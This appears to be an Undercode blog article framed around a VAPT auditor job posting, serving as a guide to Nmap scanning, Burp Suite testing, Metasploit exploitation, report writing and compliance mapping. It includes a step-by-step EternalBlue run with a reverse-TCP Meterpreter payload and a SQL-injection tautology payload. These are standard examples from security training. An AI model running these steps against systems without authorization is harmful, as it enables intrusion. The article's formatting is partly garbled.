
Listen to this Post

Introduction:
In the rapidly evolving landscape of cybersecurity, the role of a Vulnerability Assessment and Penetration Testing (VAPT) Auditor has become indispensable for organizations seeking to fortify their digital infrastructure. As highlighted by a recent job posting from HR Manager Priya Dharma for a VAPT Auditor position in Ahmedabad, the demand for professionals with hands-on experience in identifying, assessing, and reporting security vulnerabilities across web applications, networks, and APIs is at an all-time high. This article serves as a comprehensive technical guide for aspiring and practicing VAPT auditors, detailing the essential skills, tools, and methodologies required to excel in this critical domain. We will explore the core responsibilities of a VAPT auditor, delve into the practical application of industry-standard tools, and provide a step-by-step guide to conducting effective security assessments and delivering professional reports.
Learning Objectives & Secrets:
- Objective 1: Master the VAPT Lifecycle. Understand and execute the complete vulnerability assessment and penetration testing process, from reconnaissance and scanning to exploitation, reporting, and remediation validation.
- Objective 2 Secret Tip: Automate the Mundane, Master the Manual. While automated scanners are efficient, the real skill lies in manual testing to uncover complex logic flaws, business logic errors, and chained vulnerabilities that automated tools often miss. Prioritize understanding the application’s logic over simply running scripts.
- Objective 3 Secret Tip: Contextualize Your Findings. A vulnerability’s severity is not just its CVSS score but its exploitability and potential business impact within the specific environment. Always tailor your remediation recommendations to the client’s architecture, risk appetite, and compliance requirements.
You Should Know:
1. Reconnaissance & Network Scanning with Nmap
Reconnaissance is the cornerstone of any VAPT engagement. Nmap (Network Mapper) is the industry-standard tool for network discovery and security auditing. It allows auditors to map the network, identify live hosts, open ports, running services, and operating systems. A typical workflow begins with host discovery to identify active systems.
- Linux Command (Host Discovery): `nmap -sn 192.168.1.0/24` – This performs a ping scan (ICMP echo, TCP SYN to port 443, TCP ACK to port 80, and ICMP timestamp) to determine which hosts are online without scanning ports.
- Linux Command (Quick Port Scan): `nmap -F 192.168.1.1` – This performs a fast scan of the top 100 most common ports.
- Linux Command (Full TCP Scan): `sudo nmap -p- 192.168.1.1` – This scans all 65,535 TCP ports, which is thorough but time-consuming.
- Linux Command (Service and Version Detection): `sudo nmap -sV -sC -O 192.168.1.1` – The `-sV` flag probes open ports to determine service/version info, `-sC` runs default NSE scripts, and `-O` attempts OS fingerprinting. Combining these provides a comprehensive view of the target.
- Windows Alternative: Use the Zenmap GUI or install Nmap via the official installer. From the command line (cmd or PowerShell), the syntax is identical:
nmap -sn 192.168.1.0/24. Ensure you have administrative privileges for advanced scan types like SYN scan (-sS).
2. Web Application Testing with Burp Suite
Burp Suite is the quintessential tool for web application security testing. Its proxy feature allows you to intercept, inspect, and modify traffic between your browser and the target application, enabling deep-dive analysis of requests and responses.
- Installation on Kali Linux:
sudo apt update && sudo apt install -y burpsuite. - Installation on Ubuntu/Debian: Download the `.sh` installer, make it executable with
chmod +x burpsuite_community_linux_v2025_12_5.sh, and run it withsudo ./burpsuite_community_linux_v2025_12_5.sh. - Basic Workflow:
- Configure Proxy: Set your browser to use Burp’s proxy (default 127.0.0.1:8080) and install Burp’s CA certificate to intercept HTTPS traffic.
- Spider/Scan: Use the Spider tool to crawl the application and map its content. The Scanner can then automatically identify common vulnerabilities. You can start a project with:
burpsuite --project-file ~/projects/demo.burp --unpause-spider-and-scanner. - Intruder for Fuzzing: The Intruder tool is used for automated attacks, such as fuzzing parameters for injection flaws. You can configure attack types like Sniper (single payload set), Battering ram, Pitchfork, and Cluster bomb. For example, to test for SQL injection, you would define a payload position in a request parameter and use a list of SQLi payloads.
- Repeater for Manual Testing: Send interesting requests to the Repeater tool to manually modify and re-send them, analyzing the response for vulnerabilities like IDOR, privilege escalation, or business logic flaws.
3. Vulnerability Exploitation with Metasploit Framework
Metasploit is a powerful framework for developing and executing exploit code against a target. It is used after vulnerabilities have been identified to validate their exploitability and assess potential impact. The `msfconsole` is the primary interface.
- Starting Metasploit:
msfconsole. You might need to start the PostgreSQL database first with `systemctl start postgresql` and initialize it withmsfdb init. - Searching for Modules: Use the `search` command to find relevant exploits. For example, `search samba` or
search ssh. - Using an Exploit Module: `use exploit/windows/smb/ms17_010_eternalblue` – This loads the module for the infamous EternalBlue exploit.
- Configuring Options: `show options` displays required parameters. Set them using `set RHOSTS 192.168.1.10` (target IP) and
set RPORT 445. - Setting Payload:
set payload windows/x64/meterpreter/reverse_tcp. Then, set the `LHOST` to your IP address (set LHOST 10.0.0.5). - Executing the Exploit: Type `run` or
exploit. If successful, you will get a session on the target system, which you can interact with usingsessions -i <ID>.
4. Vulnerability Analysis & Reporting
The true value of a VAPT audit lies in the quality of the report. It must clearly communicate risks, provide evidence, and offer actionable remediation steps to both technical and non-technical stakeholders.
- Structure of a Professional Report:
- Executive Summary: A high-level overview of the assessment’s scope, objectives, and key findings, written for management. It should highlight the overall security posture and top risks.
- Methodology: A brief description of the tools and techniques used.
3. Findings (Technical Details): For each vulnerability, provide:
- and CVE (if applicable): e.g., “SQL Injection in Login Parameter (CVE-2025-6860)”.
- Description: A clear explanation of the vulnerability.
- Risk Rating: Use a standardized system like CVSS (Common Vulnerability Scoring System) v3.1.
- Proof of Concept (PoC): Include screenshots, logs, or the exact payload used to demonstrate the vulnerability. For example, a SQLi PoC might show a request with `’ OR ‘1’=’1` in a parameter and the resulting database error or unauthorized data.
- Affected Systems/Assets: List specific IPs, URLs, or application components.
- Remediation Recommendations: Provide specific, actionable steps to fix the vulnerability. For SQLi, this would be “Use parameterized queries (prepared statements) with bound parameters”. For XSS, it would be “Implement proper output encoding and input validation.” For a missing patch, it would be “Apply the latest security update from the vendor.”
- References: Link to external resources like OWASP, CWE, or vendor advisories.
- Retesting/Validation: Document the results of retesting after the fixes have been applied.
5. Compliance and Framework Alignment
VAPT activities are often tied to regulatory and industry compliance standards. A competent auditor must map their findings to these frameworks.
- ISO 27001: An Information Security Management System (ISMS) standard. VAPT findings help demonstrate that controls in Annex A, such as A.12.6.1 (Technical Vulnerability Management) and A.14.2.5 (System Security Testing), are effectively implemented.
- PCI-DSS: The Payment Card Industry Data Security Standard. Requirement 11.2 mandates that vulnerability scans and penetration tests be performed regularly and after any significant change. Findings from VAPT directly contribute to meeting this requirement.
- OWASP Top 10 2025: The latest list provides a prioritized list of web application security risks. In 2025, Broken Access Control remains the top risk, while Security Misconfiguration has jumped to the second spot, and Software Supply Chain Failures has been introduced as a new category. The 2025 list now explicitly covers BOLA (Broken Object Level Authorization) and BFLA (Broken Function Level Authorization) under Broken Access Control. This means auditors must pay special attention to authentication and authorization mechanisms, as well as the security of third-party libraries and components used in the application.
What Undercode Say:
- Key Takeaway 1: The job market for VAPT auditors is vibrant, with a clear demand for professionals who possess a blend of theoretical knowledge and practical, hands-on experience with tools like Burp Suite, Nmap, and Metasploit.
- Key Takeaway 2: Beyond technical prowess, the ability to communicate complex security findings through clear, professional reports and articulate them to diverse stakeholders is a critical, and often undervalued, skill. This translates security flaws into business risks, driving effective remediation.
In the current cybersecurity landscape, a VAPT auditor is not just a “tester” but a “security translator.” The role demands continuous learning to stay abreast of the latest CVEs, exploits, and testing methodologies. The path from identifying a vulnerability to seeing it remediated is a collaborative journey with development and IT teams. Success in this field is measured not by the number of bugs found, but by the reduction in an organization’s overall risk exposure and the strengthening of its security posture against evolving threats. The emphasis on certifications like OSCP, CEH, and eJPT in job descriptions underscores the industry’s value on validated, practical skills.
Prediction:
- +1 The demand for skilled VAPT auditors will continue to surge as regulatory landscapes become stricter and cyber threats grow more sophisticated, creating a robust job market with competitive salaries and diverse opportunities.
- +1 The integration of AI and automation into the VAPT lifecycle will augment the capabilities of auditors, allowing them to focus on complex, logic-based vulnerabilities while automating routine scanning and reporting tasks.
- -1 The rapid evolution of attack vectors, particularly in cloud-1ative and supply chain environments, will continuously challenge the skill sets of VAPT auditors, requiring constant upskilling and adaptation to stay relevant.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eiUmREvm – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


